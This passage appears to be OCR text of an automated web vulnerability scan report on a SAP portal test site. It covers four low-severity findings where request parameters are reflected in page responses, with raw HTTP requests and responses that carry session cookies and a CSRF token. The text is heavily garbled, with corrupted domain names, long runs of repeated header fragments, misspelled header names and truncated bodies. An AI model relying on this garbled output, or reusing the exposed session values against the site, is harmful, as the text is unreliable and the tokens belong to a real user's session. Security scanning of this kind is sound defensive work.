Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1

Te: trailers Connection: close

## Response 1

HTTP/1 1 200 OK

Date: Thu, 14 Jul 2022 05:02:06 GMT

Server: Apache

X-Content-Type-Options: nosniff

```
X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
 content-type: text/html: charset=UTF-8
 x-ua-compatible: IE=Edge
 pragma: no-cache
 cache-control; no-store, no-cache, must-revalidate
 expires: 0
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
 https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.ne
 /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
 https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com/https://maps.gstatic.com https://s.googleapis.com/https://*.mqcn.com:ana.ondemand.com https://syndication.twitter.com https://syndicat
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
 https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 Content-Disposition: inline; filename=hpb.html
 X-Content-Type-Options: nosniff
 Connection: close
 Content-Length: 5848
 <html><head>
 <script type="text/javascript">
 /*HTML Business for Java. 6.0*/
 ur_system = {doc: window.document, mimepath:"/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshow_plus/common
 bageSupport_addIViewBank("page0ivu0",new iviewBank("","",pageSupport.URL,1,"0","XPROFILE\x3dESS\x26XQUERY\x3dZSTKPTMC1_REG_TIME_ESS\x26APPLICATION \x3dZGENERIC_ANALYSIS\x26XSYSTEM\x3dSAP_BWipgi76rsq7","GET","false"));
 </script>
 s!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESS&XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICA TION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BWipgi76rsq7" style="width:100%;" fullPage="true" >
   ..[SNIP]...
```

# 15.6. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [name of an arbitrarily supplied URL parameter]

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

#### Issue detail

The name of an arbitrarily supplied URL parameter is copied into the application's response.

# Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?b42haghxg0=1 HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/'

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:58:59 GMT Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8 x-ua-compatible: IE=Edge

pragma: no-cache

```
cache-control: no-store, no-cache, must-revalidate
Content-Security-Policy: default-src 'self https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://patform.twitter.com/https://*.neptune-software.com:443 https://icense.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://sapsf.com/https://zalcors.azurewebsites.net/ https://oigin.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com/ https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twimg.com/https://s.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://s.boost.ai/ https://ui5.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/spi.//sapui5.hana.ondemand.com/https://tiles.elastic.com/spi./sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.hana.ondemand.com/spi./sapui5.
http://www.zalaris.com http://zalaris.com https://*.zalaris.com://*.zalaris.com://*.zalaris.com://*.zalaris.com/https://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcd
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://con.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://con.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://con.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://con.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://con.recast.ai/ ht
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5599
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc: window.document, mimepath: "/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshow_plus/common
 …ĪSŃIP1..
orm add ons\x2fcom.sap.ip.bi\x2fPages\x2fcom.sap.ip.bi.designstudio\x2fcom.sap.ip.bi.designstudioPreview","page0ivu0");
pageSupport_addIViewBank("page0ivu0",new iviewBank("","",pageSupport.URL,1,"0","b42haghxg0\x3d1","GET","false"));
 ...[SNIP].
....[com: j...
#X2f;ptroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?b42haghxg0=1" style="width:100%;" fullPage="true" >
```

# 15.7. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [APPLICATION parameter]

# Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

#### Issue detail

The value of the APPLICATION request parameter is copied into the application's response.

# Request 1

POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1 Host: testportal.zalaris.com Tookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771990993; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ Content-Type: application/x-www-form-urlencoded Content-Length: 318 Origin: https://testportal.zalaris.com Dnt: 1 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Te: trailers Connection: close sap-bw-iViewID=pcd%3Aportal\_content%2Fcom.sap.pct%2Fplatform\_add\_ons%2Fcom.sap.ip.bi%2FPages%2Fcom.sap.ip.bi.designstudio%2Fcom.sap.ip.bi.designstudioPreview&sap-ext-sid=I32BJ\_3P19IJ\*ufdrnkt7A-U7KKv5VHq4ZqyjYhPDVfzQ--&Language=EN&XSYSTEM=SAP\_BW&XQUERY=ZSTKPTMC1\_REG\_TIME\_ESS&APPLICATION=ZGENERIC\_ANALYSISrdmua1glh9&XPROFILE=ESS

## Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 05:57:46 GMT Server: Apache X-Content-Type-Options: nosniff

```
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html: charset=UTF-8
Content-Length: 2455
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptuné-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://ogin.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/
http://www.zalaris.com http://zalaris.com http://zalaris.com.https://*.zalaris.com.https://cdnjs.cloudflare.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
https://patioffic.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3 amazonaws.com/files/EXTERNALTEST/* https://boost-files-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/EXTERNALTEST/* https://bost-files-eu-west-1-test.s3 amazonaws.com/files/EXTERNALTEST/* https://b.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://patform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
<IDOCTYPE HTML >
<a href="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="IE=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht
.designstudioPreview\x26XQUERY\x3dZSTKPTMC1_REG_TIME_ESS\x26sap\x2dext\x2dsid\x3dl32BJ_3P19IJ\x2aufdrnkt7A\x2d\x2d\U7KKv5VHq4ZqyjYhPDVfzQ\x2d\x2d
\x26XSYSTEM\x3dSAP_BW\x26APPLICATION\x3dZGENERIC_ANALYSISrdmua1glh9\x26XPROFILE\x3dESS\x26Language\x3dEN'
      })()
    </script>
 ...[SNIP]...
```

# 15.8. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [Language parameter]

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

#### Issue detail

The value of the Language request parameter is copied into the application's response.

# Request 1

```
POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771990993; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 318
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
sap-bw-iViewID=pcd%3Aportal_content%2Fcom.sap.pct%2Fplatform_add_ons%2Fcom.sap.ip.bi%2FPages%2Fcom.sap.ip.bi.designstudio%2Fcom.sap.ip.bi.designstudioPreview& sap-ext-sid=l32BJ_3P19IJ*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&Language=EN5r0vn8xa99&XSYSTEM=SAP_BW&XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS
```

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 05:50:46 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade.strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 2455
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.p.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com
http://www.zalaris.com http://zalaris.com https://*.zalaris.com/stps://syndication.twitter.com https://syndication.twitter.com https://syndication.twitter.com
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE HTML>
<a href="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="IE=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht
 ...|SNIP]...
KPTMC1_REG_TIME_ESS\x26sap\x2dext\x2dsid\x3dl32BJ_3P19IJ\x2aufdrnkt7A\x2d\x2dU7KKv5VHq4ZqyjYhPDVfzQ\x2d\x2d\x26XSYSTEM\x3dSAP_BW\x26APPLICATION
\x3dZGENERIC_ANALYSIS\x26XPROFILE\x3dESS\x26Language\x3dEN5r0vn8xa99"
sap.zen.launch(config);
// <
        })();
  ..[SNIP]..
```

# 15.9. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [XPROFILE parameter]

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

## Issue detail

The value of the XPROFILE request parameter is copied into the application's response.

## Request 1

```
POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771990993; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 318
Origin: https://testportal.zalaris.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
sap-bw-iViewID=pcd%3Aportal content%2Fcom.sap.pct%2Fplatform add ons%2Fcom.sap.ip.bi%2FPages%2Fcom.sap.ip.bi.designstudio%2Fcom.sap.ip.bi.designstudioPreview&
sap-ext-sid=l32BJ_3P19IJ*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&Language=EN&XSYSTEM=SAP_BW&XQUERY=ZSTKPTMC1_REG_TIME_ESS&
```

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 05:59:55 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 2455
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sapplicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com.https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.ap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
